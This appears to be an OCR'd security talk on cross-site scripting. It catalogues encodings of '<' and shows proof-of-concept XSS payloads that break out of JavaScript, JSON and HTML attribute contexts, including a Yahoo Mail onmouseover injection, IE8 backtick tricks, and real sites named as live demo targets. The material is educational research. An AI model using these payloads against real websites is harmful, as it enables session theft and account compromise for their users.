    &#X00003C
    &#X000003C
    &#X3C;
    &#X03C;
    &#X003C;
    &#X0003C;
    &#X00003C;
    &#X000003C;
    &lt
    &lT
    &Lt
    &LT
    &lt;
    &lT;
    &Lt;
    &LT;

JavaScript Escape
    \<
    \x3c
    \X3c
    \u003c
    \U003c
    \x3C
    \X3C
    \u003C
    \U003C

CSS Escape
    \3c
    \03c
    \003c
    \0003c
    \00003c
    \3C
    \03C
    \003C
    \0003C
    \00003C

Overlong UTF-8
    %c0%bc
    %e0%80%bc
    %f0%80%80%bc
    %f8%80%80%80%bc
    %fc%80%80%80%80%bc

US-ASCII
    ¼

UTF-7
    +ADw-

Punycode
    <-

Simple Double Encoding
  < --> &lt; --> &#26;lt&#59 (double entity)
  < --> %3c --> %253c (double percent)
  etc...

Double Encoding with Multiple Schemes
  < --> &lt; --> %26lt%3b (first entity, then percent)
  < --> %26 --> &#25;26 (first percent, then entity)
  etc...

Simple Nested Escaping
  < --> %3c --> %%33%63 (nested encode percent both nibbles)
  < --> %3c --> %%33c (nested encode first nibble percent)
  < --> %3c --> %3%63 (nested encode second nibble percent)
  < --> &lt; --> &&108;t; (nested encode l with entity)
  etc...

Nested Escaping with Multiple Schemes
  < --> &lt; --> &%6ct; (nested encode l with percent)
  < --> %3c --> %&#x33;c (nested encode 3 with entity)
  etc...
```

1,677,721,600,000,000
ways to encode <script>

OWASP 1

ANSWER

It simply does not work. Encoding will not help you in breaking the script context unless developers are doing some sort of explicit decoding.


Better to avoid explicit decoding but I saw developers are doing explicit decoding e.g., see my short post on Yahoo Web Analytic XSS

https://twitter.com/soaj1664ashar/status/460346852580139008

and see my write-up on XSS in alexa.com

http://issuu.com/mscasharjaved/docs/urlwriteup

DEMO SHOWS ENCODING DOES NOT HELP YOU IN BREAKING THE SCRIPT CONTEXT



```
<script> var a = 'Injection Point'; </script>
```

HTML

```
// Hex Encoding of Single Quote
<script> var a = '&#x00027;; confirm(1); &#x00027; '; </script>
// Decimal Encoding of Single Quote
<script> var a = '&#39;; confirm(1); &#39; '; </script>
// URL Encoding of Single Quote
<script> var a = '%27; confirm(1); %27 '; </script>
// HTML5 Entity Encoding of Single Quote
<script> var a = '&apos;; confirm(1); &apos; '; </script>
```

http://jsfiddle.net/4eqK4/2/


JSON CONTEXT (SCRIPT)

http://xssplaygroundforfunandlearn.netai.net/series7.html

SOLUTION #1

```
"}]; confirm(1); var x=[{"":"
```

OTHER POSSIBLE WAYS/SOLUTIONS ...



How many alerts you will get? :-D
Operators in action ....
^alert(1)^
|alert(1)|
&alert(1)&
>>alert(1)>>
all works .. pic.twitter.com/I1xTg5fvPX


```
<script> var jobj={"foo":" injection_lands_here "}; </script>


<script> var jobj={"foo":" "+alert(1)+" "}; </script>
<script> var jobj={"foo":" "+alert(2)-" "}; </script>
<script> var jobj={"foo":" "-alert(3)+" "}; </script>
<script> var jobj={"foo":" "-alert(4)-" "}; </script>
<script> var jobj={"foo":" "^alert(5)^" "}; </script>
<script> var jobj={"foo":" "|alert(6)|" "}; </script>
<script> var jobj={"foo":" "<<alert(7)<<" "}; </script>
<script> var jobj={"foo":" ">>alert(8)>>" "}; </script>
<script> var jobj={"foo":" ">>>alert(9)>>>" "}; </script>
<script> var jobj={"foo":" "&alert(10)&" "}; </script>

Many more combination of above operators ....
```

https://twitter.com/soaj1664ashar/status/46944242114811904

ATTRIBUTE CONTEXT ATTACK METHODOLOGY

Only for attendees :)

YAHOO EMAIL WAS VULNERABLE TO AN XSS IN AN ATTRIBUTE CONTEXT


just_ashar_javed - Yahoo ...
https://us-mg6.mail.yahoo.com/neo/launch?.rand=fitrc8jijmusa#2000592551
Google
Link Options
Display text
1
OK
Edit link
http://junk
Follow link
OK
Cancel
"onmouseover="alert(1);
https://us-mg6.mail.yahoo.com/neo/launch?.rand=fitrc8jijmusa#
Console
Inspector
Debugger
Style Editor
Profiler
Network
div#yui_3_13_0_1_1399545068008_3299.moda...
div#yui_3_13_0_1_1399545068008_3358.labe...
div#yui_3_13_0_1_1399545068008_3374.link...
input#newDescription.field-xl
Rules
Computed
Fonts
359x21
353x15

```
left: 0px; top: -129.5px; z-index: 15500; margin-left: -200px;">
<div id="modalOverlay" class="modal yui3-overlay-content yui3-widget-stdmod link-editor-dialog" role="alertdialog"
 aria-labelledby="yui_3_13_0_1_1399545068008_3298" aria-describedby="yui_3_13_0_1_1399545068008_3299" style="display: block; opacity: 1;"
 tabindex="0" aria-live="polite">
  <h2 id="yui_3_13_0_1_1399545068008_3298" class="modal-hd yui3-widget-hd"></h2>
  <div id="yui_3_13_0_1_1399545068008_3359" class="frontpanel">
    <div id="yui_3_13_0_1_1399545068008_3299" class="modal-bd yui3-widget-bd">
      <div id="yui_3_13_0_1_1399545068008_3358" class="label-left-fl">
        <div id="yui_3_13_0_1_1399545068008_3374" class="link-editor-description">
          <div id="yui_3_13_0_1_1399545068008_3375"></div>
          <input id="newDescription" class="field-xl" type="text" onmouseover="alert(1);" value=""></input>
        </div>
        <div id="yui_3_13_0_1_1399545068008_3357" class="link-editor-link"></div>
        <a id="followLink" href="#" title="Follow link" role="button"></a>
      </div>
    </div>
    <div class="modal-ft yui3-widget-ft"></div>
```

LIVE DEMO #1

http://www.ea.com/

LIVE DEMO # 2

http://www.drudgereportarchives.com/dsp/search.htm

LIVE DEMO # 3

http://www.biblegateway.com

3RD STEP OF ATTRIBUTE CONTEXT ATTACK METHODOLOGY

``onmouseover=alert(1)

`` === back tick

`` TRICK DISCOVERED BY YOSUKE HASEGAWA

Yosuke HASEGAWA

@hasegawayosuke FOLLOWS YOU

javascript: (ﾟДﾟ) =_=3; /^_^/ [-_-1] - /;*_*/ ['_'] +ﾀﾞｯﾃｰ'

Osaka / Japan · utf-8.jp

https://twitter.com/hasegawayosuke

IE8 TREATS BACK TICK `` AS A VALID SEPARATOR FOR ATTRIBUTE & ATTRIBUTE'S VALUE

Very useful in breaking attribute context if site is properly filtering single and double quotes

NOTED IN HTML5 SECURITY CHEAT SHEET HTTP://HTML5SEC.ORG/ BY

Mario Heiderich

https://twitter.com/0x6D6172696F

Another useful tool by him is

http://html5sec.org/innerhtml/


and

must read research paper by him if you are interested in innerHTML and mutation XSS

http://www.nds.rub.de/media/emma/veroeffentlichungen/2013
CCS13.pdf

BACK TICK `` DEMOS TESTED ON MICROSOFT WINDOWS XP + IE8 AND TOOL USED FOR TESTING IS HTTP://HTML5SEC.ORG/INNERHTML/

`` IN ACTION DEMO #1




```
<div class="``onmouseover=alert(1)">attribute context</div>
```

attribute context

```
<DIV class=``onmouseover=alert(1)>attribute context</DIV>
```

`` IN ACTION DEMO # 2



```
<a href="#" id="``onmouseover=alert(1)">click</a>
```

click

Message from webpage

1


OK

document.write(innerHTML)

Apply style.cssText()

```
<A id=``onmouseover=alert(1) href="#">click</A>
```

`` IN ACTION DEMO # 3



```
<input type="text" value="``onfocus=alert(1)">
```

